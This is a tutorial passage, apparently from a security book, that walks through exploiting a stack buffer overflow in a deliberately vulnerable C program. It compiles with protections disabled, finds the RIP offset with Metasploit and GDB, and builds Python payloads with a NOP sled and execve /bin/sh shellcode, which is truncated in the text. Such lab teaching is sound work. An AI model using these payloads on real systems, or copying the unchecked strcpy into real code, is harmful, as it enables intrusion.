Using Metasploit Frameworkand PEDA

First, we will use the Metasploit Framework to create the pattern, and to do so we need to navigate to this location: /usr/share/metasploit-framework/tools/exploit/

Let's take an example using our vulnerable code but with a bigger buffer, let's say 256:  
#include <stdio.h>  
#include <string.h>  
#include <stdlib.h>  
int copytobuffer(char\* input)  
{  
char buffer[256];  
strcpy (buffer,input);  
return 0;  
} v  
oid main (int argc, char \*argv[])  
{  
int local\_variable = 1;  
copytobuffer(argv[1]);  
exit(0);  
}


Now, let's compile it:  
**$ gcc -fno-stack-protector -z execstack buffer.c -o buffer**

Then we will use GDB: **$ gdb ./buffe**


Next, we calculate the offset of the RIP location. So, first let's create a pattern by using the Metasploit Framework on our attacking machine and inside /usr/share/metasploitframework/tools/exploit/: **$ ./pattern\_create.rb -l 300 > pattern**

In the previous command, we generated a pattern with a length of 300 and saved it in a file with the name pattern. Now copy this file to our victim machine and use this pattern as input inside GDB: **$ run $(cat pattern)**

Let's take a look at how the x command works in GDB, using help x:




Now, let's print the last element inside the stack using x: **$ x/x $rsp**



The last element in the stack is ;0x41386941. You can also use x/wx $rsp to print a full word from inside the RSP register. Now we need to calculate the exact location of the RIP register using pattern\_offset.rb on our attacking machine: **$ ./pattern\_offset.rb -q 0x41386941 -l 300**

First, we specified the query we extracted from the stack; then we specified the length of the pattern we used:




It tells us that the last element in the stack is at location 264, which means that the next six characters should overflow the RIP register:  
#!/usr/bin/python  
from struct import \*  
buffer = ''  
buffer += 'A'\*264  
buffer += pack("<Q", 0x424242424242)  
f = open("input.txt", "w")  
f.write(buffer)

**Injecting shellcode**

We need to find a way to inject a shellcode in the As so we can jump to it easily. To do so, we need to first inject 0x90 or the NOP instruction, which is NOP, just to make sure that our shellcode is injected correctly. After injecting our shellcode, we change the instruction pointer (RIP) to any address in the memory containing the NOP instruction (0x90)


Then the execution should just pass on all **NOP** instructions until it hits the **Shellcode**, and it will start executing it:




This is what our exploit should look like. Let's try to inject the execve /bin/sh shellcode (length 32). Now we need to get any address in the memory that contains 0x90:  
#!/usr/bin/python  
from struct import \*  
buffer = ''  
buffer += '\x90'\*232  
buffer += 'C'\*32  
buffer += pack("<Q", 0x424242424242)  
f = open("input.txt", "w")  
f.write(buffer)

Let's run the new exploit: **$./exploit.py**Then, from inside GDB, run the following command: **$ run $(cat input.txt)**

The program stopped. Now, let's look inside the stack to search for our NOP slide by printing 200 hex values from the memory: **$ x/200x $rsp**



We got them! These are our NOP's instructions that we injected. Also, after the NOPs, you can see 32 Cs (43), so now we can choose any address in the middle of this NOP's instructions; let's select 0x7fffffffe2c0:



This is what the final payload should look like:  
#!/usr/bin/python  
from struct import \*  
buffer = ''  
buffer += '\x90'\*232  
buffer += '\x48\x31\xc0\x50\x48\x89\xe2\x48\xbb\x2f\x2f\x62\x69\x6e\x2f\x73\x68\x53\x48\x89\xe7\x50\x  
buffer += pack("<Q", 0x7fffffffe2c0)  
f = open("input.txt", "w")  
f.write(buffer)

Let's run the exploit: **$ ./exploit.py**Then, from inside GDB, run the following command: **$ run $(cat input.txt)**The output for the preceding command can be seen in the following screenshot:

